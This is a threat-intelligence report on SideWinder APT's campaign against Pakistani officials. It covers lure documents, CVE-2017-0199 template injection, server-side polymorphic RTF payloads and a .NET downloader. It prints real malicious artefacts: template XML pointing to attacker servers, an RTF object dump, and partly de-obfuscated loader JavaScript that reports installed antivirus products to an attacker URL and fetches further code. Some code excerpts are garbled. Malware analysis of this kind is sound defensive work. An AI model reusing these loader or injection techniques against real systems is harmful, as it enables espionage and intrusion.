

SideWinder Uses Server-side Polymorphism to Attack Pakistan Government Officials — and Is Now Targeting Turkey

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Summary

The BlackBerry Threat Research and Intelligence team has been actively tracking and monitoring the [SideWinder](#) APT group, which has led to the discovery of their latest campaign targeting Pakistan government organizations.

In this campaign, the SideWinder advanced persistent threat (APT) group used a server-based polymorphism technique to deliver the next stage payload.

Brief MITRE ATT&CK® Information

Tactic	Technique
Execution	T1204.002, T1059.007, T1203, T1047
Defense Evasion	T1480, T1221, T1027, T1140
Command and Control	T1105, T1071.001
Discovery	T1518.001

Weaponization and Technical Overview

Weapons	Obfuscated JavaScript, PE executable
Attack Vector	Weaponized document used for targeted attack
Network Infrastructure	DDNS
Targets	Pakistan Government organizations

Technical Analysis

Context

The SideWinder APT group, also known as Razor Tiger, Rattlesnake, and T-APT-04, has been actively targeting Pakistan government organizations since at least 2012.

One of the oldest nation-state threat actors, SideWinder is believed to [originate from India](#). Active since at least 2012, the group has been observed targeting military, government, and business entities, with a particular focus on Pakistan, Afghanistan, China, and Nepal. SideWinder primarily makes use of [email spear-phishing](#), [document exploitation](#), and [DLL side-loading techniques](#) in an attempt to avoid detection and deliver targeted implants.

Through our threat hunting efforts, the BlackBerry Threat Research and Intelligence team discovered a new malware campaign by the SideWinder group. This campaign utilized a server-side polymorphism technique. The use of this technique allows the threat actor to potentially bypass traditional signature-based antivirus (AV) detection to deliver the next stage payload.

Attack Vector

MD5	666b2b178ce52e30be9e69de93cc60a9
SHA256	cd09bf437f46210521ad5c21891414f236e29aa6869906820c7c9dc2b565d8be
File Name	GUIDELINES FOR JOURNAL - 2023 PAKISTAN NAVY WAR COLLEGE (PNWC).docx
File Size	12.81 KB (13115 bytes)
Created	2022-11-30 04:52:00 UTC
Author	Windows User
Last Modified	2022-11-30T05:44:00Z
Last Modified by	Windows User

What is Server-Side Polymorphism?

[Server-side polymorphism](#) is a technique used by threat actors and other distributors of malware to attempt to evade detection by antivirus scanners. Polymorphic (literally “many shapes”) malware is malicious code that alters its appearance through encryption and obfuscation, making sure that no two samples look the same. It is hard for traditional or legacy AV software based on signatures to catch this

type of malware, because the transformation code is not visible for security analysis. Although futuristic-sounding, it's actually an older technique that has been used by threat actors since the early 1990s.

Campaign Analysis

The SideWinder APT group's new campaign leveraging server-side polymorphism to deliver the next stage payload began in late November 2022. The malicious documents used in this campaign were created to target Pakistan government officials. The documents were designed to trick Pakistan officials by displaying convincing content relevant to their interests.

During the investigation, the BlackBerry Threat Research and Intelligence team analyzed the documents used by the threat group to identify various artefacts used in this campaign to potentially locate other files of interest. The first malicious lure we examined was a document titled "GUIDELINES FOR BEACON JOURNAL – 2023 PAKISTAN NAVY WAR COLLEGE (PNWC)".

GUIDELINES FOR BEACON JOURNAL - 2023 PAKISTAN NAVY WAR COLLEGE (PNWC)

Pakistan Navy War College (PNWC) invites manuscripts for its journal (Beacon-23). The journal is accredited with HEC in 'Y' category. Research articles shall be accepted in areas related to International Relations, Strategic Studies, International and Regional Security, South Asian Studies, Maritime Security, Indian and Pacific Ocean studies and Hybrid Warfare.

Submission Deadlines: Research scholars who wish to contribute original, unpublished articles to the journal may submit these by first week of January, 2023. The articles may be written individually or co-authored.

Article word limit: The manuscripts should normally be 5000 (+_ 10%) words excluding abstract, author's Introduction, footnotes and bibliography.

Format: All article submissions must include an abstract of about 200-250 words with 5-7 keywords and footnotes. The first page of the manuscript should contain the title of the paper, the name(s) of author(s), abstract and footnote giving introduction and current affiliation of the author(s). A 'Disclaimer' must be made at (footnote 2) and when applicable.

Plagiarism: Similarity index (Turnitin Report) must not exceed 18%.

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Citation Format: Footnotes and Bibliography must comply with Chicago Manual of Style 17th Edition. Some examples for Footnotes are cited below for guidance:

Book: Peter W. Rose, *Class in Archaic Greece* (Cambridge: Cambridge University Press, 2012), 95.

Chapter of Book: John D. Kelly, "Seeing Red: Mao Fetishism, Pax Americana, and the Moral Economy of War," in *Anthropology and Global Counterinsurgency*, ed. John D. Kelly et al. (Chicago: University of Chicago Press, 2010), 77.

Journal Article: Joshua I. Weinstein, "The Market in Plato's Republic" *Classical Philology* 104 (2009): 440.

Newspaper/Magazine Article: Daniel Mendelsohn, "But Enough about Me," *New York Times*, January 25, 2021, 68.



Website: Helen Regan, Nikhil Kumar and Sophia Saifi, "Pakistan Shot Down Two Indian Jets Inside Its Airspace," *CNN.com*, Accessed February 28, 2021, <https://edition.cnn.com/2021/02/28/india-pakistan-strikes-escalation-intl/index.html>.

Figure 1: Malicious lure document targeting Pakistan officials

MD5	3b853ae547346befe5f3d06290635cf6
SHA256	bc9d4eb09711f92e4e260efcf7e48906dca6bf239841e976972fd74dac412e2f
File Name	PK_P_GAA_A1_Offerred.docx

File Size	36.35 KB (37220 bytes)
Created	2022-12-06 05:24:37 UTC
Author	Windows User
Last Modified	2022-12-06T05:24:37Z
Last Modified by	Windows User

Another malicious document that was used in early December 2022 was titled “PK_P_GAA_A1_Offered.docx”. In this instance, the document was eight pages in length and pretended to be a letter of offer and acceptance “for the purchase of defense articles, defense services, or both.”

United States of America

Amendment 1 to Letter of Offer and Acceptance

PK-P-GAA

Based on Embassy of Pakistan, Letter of Request (LOR), Ref: (continued on page 2)

Mail To: Government of Pakistan, Embassy of Pakistan, Attache Defense Procurement 3517 International Court, N.W. Washington, DC 20008.

Pursuant to the Arms Export Control Act, the Government of the United States (USG) offers to amend the Letter of Offer and Acceptance (LOA) identified above for the purchase of defense articles, defense services, or both. Other provisions, terms, and conditions of the original LOA remain unchanged.

This Amendment provides additional support by increasing the (continued on page 2)

Basic LOA accepted: 03 Jul 2019.

Estimated Cost: \$5,000,000 Due with Amendment Acceptance: \$1,774,239

Terms of Sale:
 Cash Prior to Delivery
 Dependable Undertaking

This offer expires on 17 February 2023. Unless a request for extension is made by the Purchaser and granted by the USG, the offer will terminate on the expiration date.

This Amendment consists of page 1 through page 7.

The undersigned are duly authorized representatives of their Governments and hereby respectively offer and accept this Amendment:

<small>GAISER ALFRED, ^{Signature} OTTO.1031333840</small> <small>Date: 2022.11.28 10:00:01-0202</small>	26 Oct 2022		
U.S. Signature	Date	Purchaser Signature	Date
_____ Typed Name and Title			
Navy International Programs Office _____ Implementing Agency			
_____ Agency			
DSCA Reviewed/Approved	23 Nov 2022		
DSCA	Date		

Figure 2: First malicious lure sent by the SideWinder APT group

Notably, none of the documents used an embedded malicious macro code to deliver the next stage payload; instead, the threat group exploited the [CVE-2017-0199](#) vulnerability (remote template injection).

The “GUIDELINES FOR JOURNAL - 2023 PAKISTAN NAVY WAR COLLEGE (PNWC).doc” malicious lure template was instructed to reach out to the remote address of “hxxps[:]//pnwc[.]bol-north[.]com/5808/1/3686/2/0/0/0/m/files-a2e589d2/file[.]rtf”. The “pnwc[.]bol-north[.]com” domain in this instance resolves to the IP address 5.230.73[.]106.

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship Id="rId3" Type="
http://schemas.openxmlformats.org/officeDocument/2006/relationships/webSettings" Target="webSettings.xml"/><Relationship Id="rId2"
Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/settings" Target="settings.xml"/><Relationship Id="rId1"
Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/styles" Target="styles.xml"/><Relationship Id="rId6" Type=
"http://schemas.openxmlformats.org/officeDocument/2006/relationships/theme" Target="theme/theme1.xml"/><Relationship Id="rId5" Type=
"http://schemas.openxmlformats.org/officeDocument/2006/relationships/fontTable" Target="fontTable.xml"/><Relationship Id="rId4" Type=
"http://schemas.openxmlformats.org/officeDocument/2006/relationships/hyperlink" Target="mailto:ds.research3@pnwc.paknavy.gov.pk"
TargetMode="External"/><Relationship Id="fid990" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject"
Target="https://pnwc.bol-north.com/5808/1/3686/2/0/0/0/m/files-a2e589d2/file.rtf" TargetMode="External"/><Relationship Id="rId490"
Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/image" Target="media/image1.emf"/></Relationships>
```

Figure 3: The URL for the next stage download

The “PK_P_GAA_A1_Offerred.docx” malicious lure template was instructed to reach out to the remote address of “hxxps[:]//paknavy-gov-pkp[.]downld[.]net/14578/1/6277/2/0/0/0/m/files-75dc2b1e/file[.]rtf” to download the next stage. The “paknavy-gov-pk[.]downld[.]net” domain resolves to the IP address 185.205.187[.]234.

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship Id="rId1" Type="
http://schemas.openxmlformats.org/officeDocument/2006/relationships/settings" Target="settings.xml"/><Relationship Id="rId2" Type="
http://schemas.openxmlformats.org/officeDocument/2006/relationships/styles" Target="styles.xml"/><Relationship Id="rId3" Type="
http://schemas.openxmlformats.org/officeDocument/2006/relationships/fontTable" Target="fontTable.xml"/><Relationship Id="rId4" Type=
"http://schemas.openxmlformats.org/officeDocument/2006/relationships/webSettings" Target="webSettings.xml"/><Relationship Id="rId11"
Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/numbering" Target="numbering.xml"/><Relationship Id="
rId12" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/image" Target="media/image1.jpeg"/><Relationship Id
="rId13" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/image" Target="media/image2.png"/><Relationship
Id="rId14" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/image" Target="media/image3.png"/><Relationship
Id="rId15" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/image" Target="media/image4.png"/><
Relationship Id="fid990" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject" Target="
https://paknavy-gov-pk.downld.net/14578/1/6277/2/0/0/0/m/files-75dc2b1e/file.rtf" TargetMode="External"/><Relationship Id="rId490"
Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/image" Target="media/image1.emf"/></Relationships>
```

Figure 4: URL for next stage download

During the time when the malicious server was active, this threat group had set their servers in a way that if the user/victim enters part of the malicious URL into their browser, they will be redirected to the *legitimate* Pakistan Navy home page, which is hxxps[:]//www[.]paknavy[.]gov[.]pk. It is important to note that the malicious server is no longer active.



Figure 5: Legitimate Pakistan Navy website. The victim is redirected to this site from a malicious page.

In early March, we discovered a new document that was also spread through phishing emails. The peculiarity of this OLE document was that it contained the address of the connection to the malicious server, which was also configured to connect to victims from Turkey.

MD5	b7e63b7247be18cdfb36c1f3200c1dba
SHA256	8af93bed967925b3e5a70d0ad90eae1f13bc6e362ae3dac705e984f8697aaaad
File Name	Product.docx
File Size	579.69 KB (593604 bytes)
Created	2023-03-07 13:54:00 UTC
Author	user
Last Modified	2023-03-07T13:56:00Z
Last Modified by	user

Weaponization

The next stage payload “file.rtf”, a rich text document file, can only be downloaded by users in the Pakistani IP range. It is important to note that in both instances, only the name of the file “file.rtf” and the file type are the same; however, the contents, file size and the file hash are different. This is an example of server-based polymorphism, where each time the server responds with a different version of file, so bypassing the victim’s antivirus scanner (presuming the antivirus uses signature-based detection).

If the user is not in the Pakistani IP range, the server returns an 8-byte RTF file (**file.rtf**) that contains a single string: {rtf1 }. However, if the user is within the Pakistani IP range, the server then returns the RTF payload, which varies between 406KB – 414KB in size.

```
File.rtf
1  {\rtf1- RTF HEADER      {\u0097}}
2      {\uc2 \u0098}}
3      {\uc2 \u0099'***}}
4      {\uc2 \uc31682 \u0101}
5      {\u0100}}
6      {\uc-1 \u0102}
7
8      {\object\objemb\objw-\objh-
9
10     {\*\objclass \'\50'\61'\63'\6b'\61'\67'\65}{\object\objemb\*\objdata 01050000020000000800000005061e36b616765000000000000000007b1a03000200312e
11     {\asp(\asn fFlipV){\sv 0}}{\asp(\asn fLockAspectRatio){\sv 1}}{\asp(\asn pictureGray){\sv 0}}{\asp(\asn pictureBiLevel){\sv 0}}{\asp(\asn pictureActive){\sv 0
12     {\asp(\asn fUseShapeAnchor){\sv 0}}{\asp(\asn fFilled){\sv 0}}{\asp(\asn fHitTestFill){\sv 1}}{\asp(\asn fillShape){\sv 1}}{\asp(\asn fillUseRect){\sv 0}}{\asp
13     {\asp(\asn fLine){\sv 0}}{\asp(\asn fPreferRelativeResize){\sv 1}}{\asp(\asn fLayoutInCell){\sv 1}}{\asp(\asn fReallyHidden){\sv 0}}{\asp(\asn fScriptAnchor){
14     {\picscalex1\picscaley14\piccropl0\piccropr0\piccropt0\piccropb0\picw15921\pich898\picgoal9026\picgoal1509\emfblip\bliptag-275983054{\*\blipuid ef8c
15     0100000006c00000000000000000000008f0100006f0000000000000000000000000313e00008203000020454d46000001003004000015000000020000000000000000
16     0000000000000000061130000681b0000d2000000290100000000000000000000000000000000503403002888040046000002c0000020000000454d462b01400100
17     1c000000100000000210c0db00000005802000058020000460000005c00000500000000454d462b224004000c00000000000001e4009000c00000000000000
18     244001000c00000000000000304002001000000044000000000803f214007000c000000000000044000000c0000000000000016000000c00000018000000
19     0a00000010000000000000000000000090000010000000b10e0000d400000520000007001000001000000a4fffff000000000000000000000000090010000
20     0000000004400022430061006c00690062007200690000000000000000000000000000000000000000000000000000000000000000000000000000000000
21     000000000000000000000000000023e730000030100000000000000000000000000000000023e7070000231e000000000000000000000000000000000000000000000000
22     0000000000000000000000000000000000581faf00f020af00708bd03851daf00795f9d63f020af002000000e41daf00fffffdd420af006c1eaf00
23     13d0a763e41daf000000af0020000000ffffffffffc02da0388d0a7630100000250000005802000025000000372e90010000020f0502020204030204ff2e00e4
24     7b2400c0090000000000000000ff010000000000000430061006c0069006200720069000000036000000180000000c0000000000000000000181eaf002453a063
25     00000000fc02da036476000800000000250000000c000000100000025000000c000000001000000025000000c000000100000012000000c00000001000000
26     18000000c000000000000002540000007c000000000000000000000590100006f0000001000000e174874039768740000000057000000080000004c000000
27     040000000000000000000b10e0000d4000005c00000079006500790067006400730068006b002a0000002e0000002a0000002b000000300000024000000
28     3000000029000000180000000c00000000000000254000000540000005a010000000000008f01000006f0000000100000e1748740397687405a01000057000000
29     010000004c00000004000000000000000000000b10e0000d4000000500000005000000200000000036000000180000000c000000000000002250000000c000000e000080
30     250000000c0000000e0000804600000003400000028000000454d462b2a4000002400000018000000000803f00000080000008000000803f00000080000008046000000c0000001000
31     {\pict\picscalex1\picscaley15\piccropl0\piccropr0\piccropt0\picropb0\picw15921\pich898\picgoal9026\picgoal1509\emfblip\bliptag-275983054\blipup
32     010009000003cf02000002002e02000000002e02000026060f005204574d46430100000000000100cc1800000000010000003004000000000000300400000100
33     00006c00000000000000000000008f0100006f000000000000000000000313e00008203000020454d46000001003004000015000000020000000000000000
34     000000000061130000681b0000d200000290100000000000000000000000000503403002888040046000002c0000020000000454d462b014001001c00
```

Figure 6: "file.rtf" malicious payload

Loader

Having listed the existing objects in the "file.rtf" file that was obtained from "paknavy-gov-pk[.]download[.]net" domain, the "1.a" object was extracted for further analysis.

```
rtfdump_V0_0_10        $ python rtfdump.py -f 0 /Users/          /file.rtf
1  Level 1              c=      2 p=00000000 l= 419092 h= 417988; 412784 b=      0 0 u=      173 \rtf1
   Name: 'Package\x00:1.a' Size: 205990 md5: 648c3ffb98acd2c822dcc9d97f66097 magic: 0a09090a
2  Level 2              c=      0 p=00000006 l= 412809 h= 412784; 412784 b=      0 0 u=      0 \object
   Name: 'Package\x00:1.a' Size: 205990 md5: 648c3ffb98acd2c822dcc9d97f66097 magic: 0a09090a

rtfdump_V0_0_10        $ python rtfdump.py -s 2 -H /Users/          /file.rtf
00000000: 01 05 00 00 02 00 00 00 08 00 00 00 50 61 63 68 .....Pack
00000010: 61 67 65 00 00 00 00 00 00 00 00 00 10 26 03 00 age.....&..
00000020: 02 00 31 2E 61 00 43 3A 5C 55 73 65 72 73 5C 75 ..1.a.C:\Users\
00000030: 73 65 72 5C 41 70 70 44 61 74 61 5C 4C 6F 63 61 ser\AppData\Loca
00000040: 6C 5C 4D 69 63 72 6F 73 6F 66 74 5C 57 69 6E 64 \Microsoft\Wind
00000050: 6F 77 73 5C 49 4E 65 74 43 61 63 68 65 5C 43 6F ows\NetCache\C
00000060: 6E 74 65 6E 74 2E 57 6F 72 64 5C 31 2E 61 00 00 ntent.Word\1.a..
00000070: 00 03 00 25 00 00 00 43 3A 5C 55 73 65 72 73 5C ...%.C:\Users\
00000080: 75 73 65 72 5C 41 70 70 44 61 74 61 5C 4C 6F 63 user\AppData\Loc
00000090: 61 6C 5C 54 65 6D 70 5C 31 2E 61 00 A6 24 03 00 al\Temp\1.a.$..
000000A0: 0A 09 09 0A 09 09 20 0A 09 09 09 74 72 79 20 7B .....try {
000000B0: 0A 09 09 09 09 76 61 72 20 70 61 64 47 78 20 3D .....var padGx =
000000C0: 20 41 63 74 69 76 65 58 4F 62 6A 65 63 74 2C 20 ActiveXObject,
000000D0: 71 59 5F 63 6F 6E 74 61 69 6E 44 20 3D 20 77 69 qY_containD = wi
000000E0: 6E 64 6F 77 5B 22 65 76 61 6C 22 5D 28 22 53 74 ndow["eval"]("St
000000F0: 72 69 6E 67 2E 66 72 6F 6D 43 68 61 72 43 6F 64 ring.fromCharCod
00000100: 65 22 29 3B 0A 0A 09 09 66 75 6E 63 74 69 6F 6E e");...function
00000110: 20 66 69 65 6C 64 4F 62 6A 65 63 74 58 65 34 5D fieldObjectXe4F
00000120: 72 6F 74 6F 74 79 70 65 73 28 73 74 72 29 20 7B rototypes(str) {
00000130: 0A 09 09 09 76 61 72 20 63 68 61 72 73 20 3D 20 ...var chars =
00000140: 73 74 72 2E 73 70 6C 69 74 28 27 27 29 3B 0A 09 str.split('');..
```

Figure 7: "1.a" object overview

During the malware execution chain, this object is saved under the "C:\Users\user\AppData\Local\Temp\1.a" location on the victim's machine. The "1.a" file is an obfuscated JavaScript.


```

93 var XO_sca = new raw_convertIsModularizeExcept("9_YZKSrK");
94 var gw_dir = new parentWindowFfffRequestSpy("MIat(v|j|x");
95 var df_all = new parentWindowFfffRequestSpy("C8D9>C<");
96 var ZT_aja = new raw_convertIsModularizeExcept("-KZ(");
97 var bh_get = new raw_convertIsModularizeExcept("ZK(");
98 var mc_dog = new BODY0therIndexEdited("zibh");
99 var Wc_rom = new CLICKQueryBuggy("z");
100 var xC_def = new BODY0therIndexEdited("Yh6");
101 var Ut_unl = new CLICKQueryBuggy("to n");
102 var Uw_gen = new raw_convertIsModularizeExcept("Ex");
103 var ys_nex = new CLICKQueryBuggy("Ntno'hN'padot");
104 var rc_yes = new raw_convertIsModularizeExcept("X_VZUMXGWN_r,XU");
105 var gj_Pro = new secretNumberFromPairsXed("bVhZ+IqVch(dgb");
106 var Gl_poi = new CLICKQueryBuggy("On|in");
107 var tP_scr = new parentWindowFfffRequestSpy("DGB");
108 var Gs_def = new parentWindowFfffRequestSpy(">C6AU");
109 var EU_reb = new secretNumberFromPairsXed("adX");
110 var Nx_nes = new secretNumberFromPairsXed("HhhIZ");
111 var vx_isB = new CLICKQueryBuggy("hDJ");
112 var ex_upd = new parentWindowFfffRequestSpy("BDG");
113 var Wk_vol = new secretNumberFromPairsXed("nHigZ");
114 var g0_cha = new CLICKQueryBuggy("VW");
115 var nh_Cal = new BODY0therIndexEdited("ag|Kf|nyZVU_r5_rz|Yb");
116 var Jp_abc = new raw_convertIsModularizeExcept("M2Ndxdmdndum!SYr6UY");
117 var md_isN = new CLICKQueryBuggy("dodjy8y+6_\ncy8yhn6");
118 var BQ_cry = new secretNumberFromPairsXed("66:6669555555F666666666:6F66687IZM%0);
119 var Gy_ext = new BODY0therIndexEdited("dfc");
120 var Pa_pee = new raw_convertIsModularizeExcept("XG");
121 var aP_xd0 = new raw_convertIsModularizeExcept("S");
122 var yP_lra = new parentWindowFfffRequestSpy("8");
123 var Kd_ide = new BODY0therIndexEdited("I|d");
124 var jD_isA = new parentWindowFfffRequestSpy("Ia(");
125 var TA_fol = new parentWindowFfffRequestSpy("=A");
126 var eb_jum = new CLICKQueryBuggy("g");
127 var fb_cha = new CLICKQueryBuggy("Nmdkodib");
128 var O2_upd = new raw_convertIsModularizeExcept("r_ORK9_YZ");
129 var sN_cus = new raw_convertIsModularizeExcept("KSHPKIZ");
130 var UY_con = new raw_convertIsModularizeExcept("B3DIXUYU");
131
132 var System; Te = new raw_convertIsModularizeExcept 26("System.Te");
133 var xt.ASCIIE = new parentWindowFfffRequestSpy 43("xt.ASCIIE");
134 var nCoding = new parentWindowFfffRequestSpy 43("ncoding");
135 var GetB = new raw_convertIsModularizeExcept 26("GetB");
136 var yteC = new raw_convertIsModularizeExcept 26("yteC");
137 var outz = new BODY0therIndexEdited 12("outz");
138 var _2 = new CLICKQueryBuggy 5 5)("2");
139 var GetB = new BODY0therIndexEdited 12("GetB");
140 var ytes = new CLICKQueryBuggy 5("ytes");
141 var _4 = new raw_convertIsModularizeExcept 26("_4");
142 var System; Security = new CLICKQueryBuggy 5("System.Security.");
143 var rCryptography.Fro = new raw_convertIsModularizeExcept 26("Cryptography.Fro");
144 var mBase64Transform = new secretNumberFromPairsXed(11)("mBase64Transform");
145 var Trans = new CLICKQueryBuggy 5("Trans");
146 var formF = new parentWindowFfffRequestSpy 43("formF");
147 var inaB = new parentWindowFfffRequestSpy 43("inaB");
148 var lock = new secretNumberFromPairsXed(11)("lock");
149 var m.IO = new CLICKQueryBuggy 5("m.IO.");
150 var Hyste = new secretNumberFromPairsXed(11)("Hyste");
151 var Memor = new parentWindowFfffRequestSpy 43("Memor");
152 var yStre = new secretNumberFromPairsXed(11)("yStre");
153 var am = new CLICKQueryBuggy 5("am");
154 var ms.Write(ba, 0, (len = new BODY0therIndexEdited 12("ms.Write(ba, 0, (len");
155 var gth / 4 * 3;ms.Pos = new raw_convertIsModularizeExcept 26("gth / 4 * 3;ms.Pos");
156 var ition = 0;dash = ms; = new CLICKQueryBuggy 5("ition = 0;dash = ms");
157 var BQ_cry = new secretNumberFromPairsXed(11)("AAEAAD////////AAAAAAAAAAAAAAACITeNzW0BURGvsZidhdGV");
158 var Gy_ext = new BODY0therIndexEdited 12("Pro");
159 var Pa_pee = new raw_convertIsModularizeExcept 26("gra");
160 var aP_xd0 = new raw_convertIsModularizeExcept 26("m");
161 var wSc = new parentWindowFfffRequestSpy 43("wSc");
162 var rip = new BODY0therIndexEdited 12("rip");
163 var t.S = new parentWindowFfffRequestSpy 43("t.S");
164 var hel = new parentWindowFfffRequestSpy 43("hel");
165 var l = new CLICKQueryBuggy 5("l");
166 var Scripting = new CLICKQueryBuggy 5("Scripting");
167 var .FileSyst = new raw_convertIsModularizeExcept 26(".FileSyst");
168 var emObject = new raw_convertIsModularizeExcept 26("emObject");
169 var Microsof = new raw_convertIsModularizeExcept 26("Microsof");

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Base64
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Figure 8: De-obfuscated strings

There are two things that stand out from our analysis – the base64 encoded data blob, and two URLs. The base64 data blob decodes to Win32 DLL(App.dll), and the two URLs are used for further communications with the threat actor.

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shalls[Environment](Process)(COMPLUS_Version) = ver;
var objMIIService = GetObject(winnmmts:\\.\root\SecurityCenter2);
var colItems = objMIIService.ExecQuery(Select displayName, productStateFrom AntiVirusProduct, null, 48);
var objItem = new Enumerator(colItems);
var x = "";
for (; !objItem.atEnd(); objItem.moveNext()) {
    x += (objItem.item().displayName) + 2.toString() + objItem.item().productState.replace(2.toString(), "");
}
var stm = notmodifiedObjWinRTError(so.split(F.toString()).join(''));
var fmt = new padGx(System).Runtime.Serialization.Formatters.Binary.Binar + 3Gnsfw 3Gnsfw;
var aL = new padGx(System).collections.ArrayList;
var d = fmt[Deserialize_2](dash);
aL.Add(undefined);
var o = d[DynamicInvoke](aL.ToArray()) [CreateInstance](ec);
if (x && x.length) {
    x = x_stg1;
}
var aUrl = https://paknavy-gov-pk.download.net/14578/1/6277/3/1/1/1857738470/YxEobD0lFg0noU4yAFBUdIAF0Y1rAwQlbdT9BxbW/files-6f1ed293/0/data?d= + x;
var ww = o[wo + rk];
ww(https://paknavy-gov-pk.download.net/14578/1/6277/3/1/1/1857738470/YxEobD0lFg0noU4yAFBUdIAF0Y1rAwQlbdT9BxbW/files-ee061820/1/);
window.close();
} catch (e) { o[corr](https://paknavy-gov-pk.download.net/14578/1/6277/3/1/1/1857738470/YxEobD0lFg0noU4yAFBUdIAF0Y1rAwQlbdT9BxbW/files-ee061820/1/, aUrl, "", ""); window.close(); }
finally { }
} catch(e) {
} finally {
    window.close();
}

```

Figure 9: URLs used for further communications with SideWinder

Agent

The previously mentioned base64 encoded data blob is a .NET compiled Win32 DLL called “App.dll”.

Hashes (md5, sha-256)	8934f22ed2d4390f2e6170e4cfdbd483 8b718a15f76768ba29849a5f4a6ca0ff1d9c8ba7bcd9d89efc792fe20e9fdb5
ITW File Name	App.dll
Compilation Stamp	Fri Nov 16 02:26:21 2074
File Type/Signature	DLL
File Size	139339 (bytes)
Compiler Name/Version	Microsoft Visual C# / Basic .NET

To further avoid static signature-based detection, the “App.dll” file is obfuscated in the same way as the majority of other files and scripts uncovered in this campaign.




Figure 10: "App.dll" file

The “App.dll” file is launched by earlier stage JavaScript code. The JavaScript deserializes the .NET binary and passes a URL to the executable's “Work()” function. This function makes a request to the URL and attempts to decrypt and then execute the response. In other words, the .NET executable can retrieve the next stage code and execute it.

Network Infrastructure

SideWinder's campaign command-and-control (C2) infrastructure is only live for short periods of time. Non-Pakistani IP responses from the systems hosting RTF files have been identical since at least January 2021, with an 8-byte file with `{\rtf1 }` as the content. Following the relationships in [VirusTotal](#) shows the distribution infrastructure and the longevity of similar campaigns. 28 domains have been seen in the wild hosting this empty RTF file, all with similar URLs used for hosting.

